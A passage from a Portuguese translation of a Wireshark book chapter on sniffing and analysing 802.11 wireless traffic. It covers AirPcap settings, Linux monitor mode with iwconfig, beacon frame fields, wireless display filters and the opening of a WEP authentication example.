


Figura 13.6 – Programa de configuração do AirPcap.

**Extension Channel (Canal de extensão)** Você pode selecionar um canal de extensão nessa opção: um recurso de adaptadores 802.11n que permite a criação de canais mais amplos.

**Include 802.11 FCS in Frames (Incluir 802.11 FCS em frames)** Por padrão, alguns sistemas removem os quatro últimos bits do checksum dos pacotes wireless. Esse checksum, conhecido como FCS (frame check sequence, ou sequência de verificação de frame), é usado para garantir que os pacotes não tenham sido corrompidos durante a transmissão. A menos que você tenha um motivo específico para fazer o contrário, marque essa caixa para incluir os checksums FCS.

**Capture Type (Tipo de captura)** As três opções aqui são: 802.11 Only (Somente 802.11), 802.11 + Radio e 802.11 + PPI. A opção 802.11 Only inclui o cabeçalho-padrão do pacote 802.11 em todos os pacotes capturados. A opção 802.11 + Radio inclui esse cabeçalho e insere um cabeçalho radiotap antes, contendo informações adicionais sobre o pacote, como a taxa de dados, a frequência, o nível do sinal e o nível de ruído. A opção 802.11 + PPI acrescenta o Per-Packet Information Header (Cabeçalho de Informações por Pacote), que contém informações adicionais sobre pacotes 802.11n.

**FCS Filter (Filtro de FCS)** Mesmo que você desmarque a caixa Include 802.11 FCS in Frames (Incluir 802.11 FCS em frames), essa opção permite filtrar pacotes que o FCS determina que estão corrompidos. Utilize a opção Valid Frames (Frames válidos) para mostrar apenas os pacotes que o FCS acha que podem ser recebidos com sucesso.

**WEP Configuration (Configuração de WEP)** Essa área (acessível na aba Keys

[Chaves] do AirPcap Control Panel [Painel de Controle do AirPcap]) permite fornecer chaves de descriptografia WEP para as redes em que você fará sniffing. Para poder interpretar dados criptografados por WEP, será necessário fornecer as chaves WEP corretas nesse campo. As chaves WEP serão discutidas na seção “Autenticação WEP com sucesso”.

## Capturando tráfego com o AirPcap

Após ter instalado e configurado o AirPcap, o processo de captura deverá ser familiar para você. Basta iniciar o Wireshark e selecionar a interface AirPcap para começar a coletar pacotes (Figura 13.7).





Figura 13.7 – Selecionando a interface AirPcap para capturar pacotes.

Lembre-se de que você estará capturando pacotes de qualquer que seja o canal que tenha selecionado no utilitário de configuração do AirPcap. Se não vir os pacotes que está procurando, provavelmente será porque o canal errado está sendo observado. Altere o canal interrompendo a captura ativa, selecionando um novo canal no utilitário de configuração do AirPcap e reiniciando a captura. Você não pode capturar pacotes ativamente enquanto tenta mudar o canal.

Se precisar conferir de qual canal você está capturando dados no Wireshark, um modo fácil é visualizar as estatísticas da captura wireless. Faça isso clicando em **Wireless4WLAN Traffic** (Sem fio4Tráfego de WLAN) no menu suspenso principal. A janela resultante apresentará os dispositivos observados e informações sobre eles, incluindo o canal 802.11, como vemos na Figura 13.8.



*Figura 13.8 – A janela Wireless LAN Statistics (Estatísticas de LAN wireless) mostra que estes dados foram capturados ouvindo o canal 11.*

## Sniffing de dados wireless no Linux

Sniffing no Linux é simplesmente uma questão de ativar o modo monitor na NIC wireless e iniciar o Wireshark. Infelizmente, o procedimento para ativar o modo monitor difere para cada modelo de NIC wireless, portanto não posso oferecer nenhum conselho definitivo para isso. De fato, algumas NICs wireless não exigem que você ative o modo monitor. Sua melhor aposta é fazer uma pesquisa rápida no Google sobre seu modelo de NIC a fim de determinar se é preciso ativá-lo e, em caso afirmativo, como fazê-lo.

Uma das maneiras mais comuns de ativar o modo monitor no Linux é por meio de suas extensões wireless embutidas. Essas extensões wireless podem ser acessadas com o comando iwconfig. Se digitar iwconfig no console, você deverá ver resultados como este:

```
$ iwconfig
```

u Eth0 no wireless extensions

  Lo0 no wireless extensions

```
v Eth1 IEEE 802.11g ESSID: "Tesla Wireless Network"
Mode: Managed Frequency: 2.462 GHz Access Point: 00:02:2D:8B:70:2E
Bit Rate: 54 Mb/s Tx-Power-20 dBm Sensitivity=8/0
Retry Limit: 7 RTS thr: off Fragment thr: off
Power Management: off
Link Quality=75/100 Signal level=-71 dBm Noise level=-86 dBm
Rx invalid nwid: 0 Rx invalid crypt: 0 Rx invalid frag: 0
Tx excessive retries: 0 Invalid misc: 0 Missed beacon: 2
```

A saída do comando iwconfig mostra que a interface Eth1 pode ser configurada como wireless. Isso é evidente porque ela mostra dados para o protocolo 802.11g v, enquanto as interfaces Eth0 e Lo0 devolvem a expressão no wireless extensions u.

Juntamente com todas as informações wireless apresentadas por esse comando, como o ESSID (extended service set ID, ou ID do conjunto de serviços estendido) wireless e a frequência, observe que a segunda linha em Eth1 mostra que o modo está configurado no momento como gerenciado (managed). É esse valor que queremos alterar.

Para mudar a interface Eth1 para o modo monitor, você deve estar logado como usuário root, seja diretamente, seja por meio do comando su (switch user), como vemos a seguir:

```
$ su
Password: <forneça a senha de root aqui>
```

Como usuário root, você poderá digitar comandos para configurar as opções da interface wireless. Para configurar Eth1 a fim de operar em modo monitor, execute:

```
# iwconfig eth1 mode monitor
```

Depois que a NIC estiver em modo monitor, a execução do comando iwconfig novamente deverá refletir suas alterações. Garanta agora que a interface Eth1 esteja operacional digitando o seguinte comando:

```
# iwconfig eth1 up
```

Também usamos o comando iwconfig para mudar o canal que estamos escutando. Mude o canal da interface Eth1 para o canal 3 digitando o seguinte:

```
# iwconfig eth1 channel 3
```

*NOTA Você pode mudar os canais durante a execução enquanto estiver capturando pacotes, portanto não hesite em fazer isso à vontade. O comando iwconfig também pode ser inserido em um script para facilitar o processo.*

Após ter concluído essas configurações, inicie o Wireshark e comece a capturar pacotes.

## Estrutura do pacote 802.11

A principal diferença entre pacotes com e sem fio é a adição do cabeçalho 802.11. Esse cabeçalho de camada 2 contém informações extras sobre o pacote e o meio pelo qual ele é transmitido. Há três tipos de pacotes 802.11:

**Gerenciamento (Management)** Esses pacotes são usados para estabelecer conectividade entre hosts na camada 2. Alguns subtipos importantes dos pacotes de gerenciamento incluem pacotes de autenticação, associação e beacon.

**Controle (Control)** Pacotes de controle permitem a entrega de pacotes de gerenciamento e de dados e dizem respeito ao gerenciamento de congestionamento. Subtipos comuns incluem pacotes request-to-send e clear-to-send.

**Dados (Data)** Esses pacotes contêm os dados propriamente ditos e são os únicos tipos de pacote que podem ser encaminhados da rede wireless para a rede cabeada.

O tipo e o subtipo de um pacote wireless determinam sua estrutura, portanto há um grande número de possíveis estruturas. Analisaremos uma dessas estruturas observando um único pacote no arquivo *80211beacon.pcapng*. Esse arquivo contém um exemplo de um pacote de gerenciamento chamado *beacon*, como mostra a Figura 13.9.

Um beacon é um dos pacotes wireless mais informativos que você poderá encontrar. Ele é enviado como um pacote de broadcast a partir de um WAP por um canal wireless com o intuito de notificar qualquer cliente wireless que esteja escutando que o WAP está disponível e para definir parâmetros que devam ser configurados para se conectar com ele. Em nosso arquivo de exemplo, você pode ver que esse pacote está definido como um beacon no campo Type/Subtype (Tipo/Subtipo) do cabeçalho 802.11 u.

Uma boa dose de informações adicionais se encontra no cabeçalho do frame de gerenciamento 802.11, incluindo:

**Timestamp** O horário em que o pacote foi transmitido.


**Intervalo entre beacons (Beacon Interval)** O intervalo com que o pacote de beacon é retransmitido.

**Informações sobre recursos (Capabilities Information)** Informações sobre os recursos de hardware do WAP.

**Conjunto de parâmetros do SSID (SSID parameter set)** O SSID (nome da rede) enviado por broadcast pelo WAP.

**Taxas aceitas (Supported Rates)** As taxas de transferência de dados aceitas pelo WAP.

**Conjunto de parâmetros de DS (DS Parameter set)** O canal pelo qual o WAP está fazendo broadcasting.



*Figura 13.9 – Este é um pacote de beacon 802.11.*

O cabeçalho também inclui os endereços de origem e de destino e informações específicas do fornecedor.

Com base nesses dados, podemos determinar muitas informações sobre o WAP que está transmitindo o beacon no arquivo de exemplo. Está claro que é um dispositivo D-Link v usando o padrão 802.11b (B) w no canal 11 x.

Embora o conteúdo e o propósito exatos dos pacotes de gerenciamento 802.11 mudem, a estrutura geral permanece semelhante à desse exemplo.

## Adicionando colunas específicas para wireless no painel Packet List

Nos capítulos anteriores, tiramos proveito da interface flexível do Wireshark para adicionar colunas apropriadas de acordo com cada situação. Antes de prosseguir com qualquer análise wireless adicional, será conveniente acrescentar as três colunas a seguir no painel Packet List (Lista de pacotes):

- A coluna Channel (Canal), para mostrar o canal no qual o pacote foi coletado.
- A coluna Signal Strength (Robustez do sinal), para mostrar a robustez do sinal de um pacote capturado em dBm.
- A coluna Data Rate (Taxa de dados), para mostrar a taxa de throughput de um pacote capturado.

Esses indicadores podem ser de grande ajuda quando estivermos resolvendo problemas de conexões wireless. Por exemplo, mesmo que seu software de cliente wireless informe que você tem um sinal excelente, fazer uma captura e verificar essas colunas talvez mostrem um número que não seja condizente com essa informação.

Para adicionar essas colunas ao painel Packet List, siga os passos a seguir:

1. Selecione **Edit4Preferences** (Editar4Preferências).
2. Acesse a seção Columns (Colunas) e clique em +.
3. Digite **Channel** no campo Title (Título), selecione **Custom** (Personalizado) na lista suspensa Type (Tipo) e utilize o filtro **wlan\_radio.channel** na caixa Field Name (Nome do campo).
4. Repita esse processo para as colunas Signal Strength (Robustez do sinal) e Data Rate (Taxa de dados), dando-lhes títulos apropriados e selecionando **wlan\_radio.signal\_dbm** e **wlan\_radio.data\_rate**, respectivamente, na lista suspensa Field Name (Nome do campo). A Figura 13.10 mostra a aparência da janela Preferences (Preferências) depois que você adicionar todas as três colunas.
5. Clique em **OK** para salvar suas alterações.




Figura 13.10 – Adicionando as colunas específicas para wireless IEEE no painel Packet List (Lista de pacotes).

## Filtros específicos para wireless

Discutimos as vantagens dos filtros de captura e de exibição no Capítulo 4. Filtrar tráfego em uma infraestrutura com fio é muito mais fácil, pois cada dispositivo tem seu próprio cabo dedicado. Em uma rede wireless, porém, todo tráfego gerado por clientes wireless coexiste em canais compartilhados, o que significa que uma captura de qualquer canal específico pode conter tráfego de dezenas de clientes. Esta seção é dedicada a alguns filtros de pacote que podem ser usados para ajudá-lo a encontrar um tráfego específico.

### Filtrando tráfego de um BSS ID específico

Cada WAP em uma rede tem um nome identificador único chamado *BSS ID* (*basic service set identifier*, ou identificador de conjunto de serviços básicos). Esse nome é enviado em todo pacote de gerenciamento wireless e em todo pacote de dados transmitido pelo ponto de acesso.

Depois que o nome do BSS ID que você deseja analisar for conhecido, tudo que você realmente precisa fazer é encontrar um pacote que tenha sido enviado desse WAP em particular. O Wireshark exibe o WAP transmissor na coluna Info do painel Packet List (Lista de pacotes), portanto encontrar essa informação geralmente é fácil.

Depois que tiver um pacote do WAP que seja de seu interesse, localize seu campo BSS ID no cabeçalho 802.11. Esse é o endereço que servirá de base para o seu filtro. Após ter

encontrado o endereço MAC do BSS ID, você poderá usar este filtro:

```
wlan.bssid == 00:11:22:33:44:55
```

Desse modo, você verá apenas o tráfego fluindo pelo WAP especificado.

## Filtrando tipos específicos de pacotes wireless

Anteriormente neste capítulo, discutimos os diferentes tipos de pacotes wireless que você pode ver em uma rede. Com frequência, você precisará filtrar dados com base nesses tipos e subtipos. Isso pode ser feito com os filtros wlan.fc.type para tipos específicos e wlan.fc.type\_subtype para combinações específicas de tipos e subtipos. Por exemplo, para filtrar em busca de um pacote de dados NULL (um pacote com Tipo 2 e Subtipo 4 em hexa), o filtro wlan.fc.type\_subtype == 0x24 poderia ser usado. A Tabela 13.1 apresenta uma referência rápida para alguns filtros comuns que talvez você possa precisar quando filtrar tipos e subtipos do padrão 802.11.

*Tabela 13.1 – Tipos/subtipos wireless e a sintaxe dos filtros associados*

Tipo/subtipo do frame	Sintaxe do filtro
Management frame (Frame de gerenciamento)	wlan.fc.type == 0
Control frame (Frame de controle)	wlan.fc.type == 1
Data frame (Frame de dados)	wlan.fc.type == 2
Association request (Requisição de associação)	wlan.fc.type_subtype == 0x00
Association response (Resposta de associação)	wlan.fc.type_subtype == 0x01
Reassociation request (Requisição de reassociação)	wlan.fc.type_subtype == 0x02
Reassociation response (Resposta de reassociação)	wlan.fc.type_subtype == 0x03
Probe request (Requisição de sondagem)	wlan.fc.type_subtype == 0x04
Probe response (Resposta de sondagem)	wlan.fc.type_subtype == 0x05
Beacon	wlan.fc.type_subtype == 0x08
Disassociate (Desassociar)	wlan.fc.type_subtype == 0x0A
Authentication (Autenticação)	wlan.fc.type_subtype == 0x0B
Deauthentication (Término de autenticação)	wlan.fc.type_subtype == 0x0C
Action frame (Frame de ação)	wlan.fc.type_subtype == 0x0D
Block ACK requests (Requisições de ACK de bloco)	wlan.fc.type_subtype == 0x18
Block ACK (ACK de bloco)	wlan.fc.type_subtype == 0x19
Power save poll (Poll para economia de energia)	wlan.fc.type_subtype == 0x1A
Request to send (Solicitação para enviar)	wlan.fc.type_subtype == 0x1B

Clear to send (Pronto para enviar)	wlan.fc.type_subtype == 0x1C
ACK	wlan.fc.type_subtype == 0x1D
Contention free period end (Término do período livre de contenção)	wlan.fc.type_subtype == 0x1E
NULL data (Dados NULL)	wlan.fc.type_subtype == 0x24
QoS data (Dados de QoS)	wlan.fc.type_subtype == 0x28
Null QoS data (Dados de QoS null)	wlan.fc.type_subtype == 0x2C

## Filtrando uma frequência específica

Se você estiver analisando uma compilação de tráfego que inclua pacotes de vários canais, talvez seja muito conveniente filtrar dados com base em cada canal individual. Por exemplo, se você espera que haja tráfego presente somente nos canais 1 e 6, um filtro para mostrar todo o tráfego do canal 11 poderá ser fornecido. Se você encontrar algum tráfego aí, saberá que algo está errado – talvez uma configuração indevida ou um dispositivo ilegítimo. Para filtrar com base em um canal específico, utilize esta sintaxe de filtro:

```
wlan_radio.channel == 11
```

Com isso, todo o tráfego no canal 11 será mostrado. O valor 11 pode ser substituído pelo canal que você deseja filtrar. Há centenas de filtros adicionais úteis que podem ser usados para tráfego de rede wireless. Filtros de captura wireless adicionais podem ser vistos na wiki do Wireshark em <http://wiki.wireshark.org/>.

## Salvando um perfil para wireless

Dá um pouco de trabalho configurar colunas específicas e salvar filtros personalizados para análise de pacotes wireless. Em vez de reconfigurar e remover colunas e filtros o tempo todo, você pode criar e salvar um perfil personalizado para alternar rapidamente entre as configurações para análise de redes com e sem fio.

Para salvar um perfil personalizado, inicialmente configure colunas e filtros para wireless, conforme a sua preferência. Em seguida, clique com o botão direito do mouse no perfil ativo listado na parte inferior à direita da tela e clique em **New (Novo)**. Nomeie o perfil como **Wireless** e clique em **OK**.

## Segurança em redes wireless

A maior preocupação ao desenvolver e administrar uma rede wireless é a segurança dos dados transmitidos por ela. Com os dados passando pelos ares, livres para serem capturados por qualquer pessoa que saiba como fazê-lo, é essencial que os dados sejam criptografados. Do contrário, qualquer um com o Wireshark e um AirPcap poderia ver esses dados.

**NOTA** Quando outra camada de criptografia, como SSL ou SSH, é usada, o tráfego continuará criptografado nessa camada e a comunicação do usuário ainda permanecerá ilegível para uma pessoa com um sniffer de pacotes.

O método original preferido para proteger dados transmitidos por meio de redes wireless seguia o padrão WEP (Wired Equivalent Privacy, ou Privacidade Equivalente à Cabeada). O WEP teve um sucesso razoável durante anos, até que vários pontos fracos foram descobertos no gerenciamento de sua chave de criptografia. Para melhorar a segurança, novos padrões foram criados. Estes incluem WPA (Wi-Fi Protected Access, ou Acesso Wi-Fi Protegido) e os padrões WPA2 mais seguros. Embora possam falhar, o WPA e o WPA2 são considerados mais seguros que o WEP.

Nesta seção, veremos um pouco de tráfego WEP e WPA, juntamente com exemplos de tentativas de autenticação com falha.

## Autenticação WEP com sucesso

O arquivo *3e80211\_WEPauth.pcapng* contém um exemplo de uma conexão bem-sucedida com uma rede wireless com WEP ativado. A segurança dessa rede está configurada para usar uma chave WEP. É uma chave que você deve fornecer ao WAP (o ponto de acesso wireless) a fim de se autenticar junto a ele e descriptografar os dados que ele enviar. Podemos pensar nessa chave WEP como uma senha para a rede wireless.

Como vemos na Figura 13.11, o arquivo de captura começa com um desafio do WAP (28:c6:8e:ab:96:16) para o cliente wireless (ac:cf:5c:78:6c:9c) no pacote 3 u. O propósito desse desafio é determinar se o cliente wireless tem a chave WEP correta. Podemos ver esse desafio expandindo o cabeçalho 802.11 e os parâmetros com tags (tagged parameters).

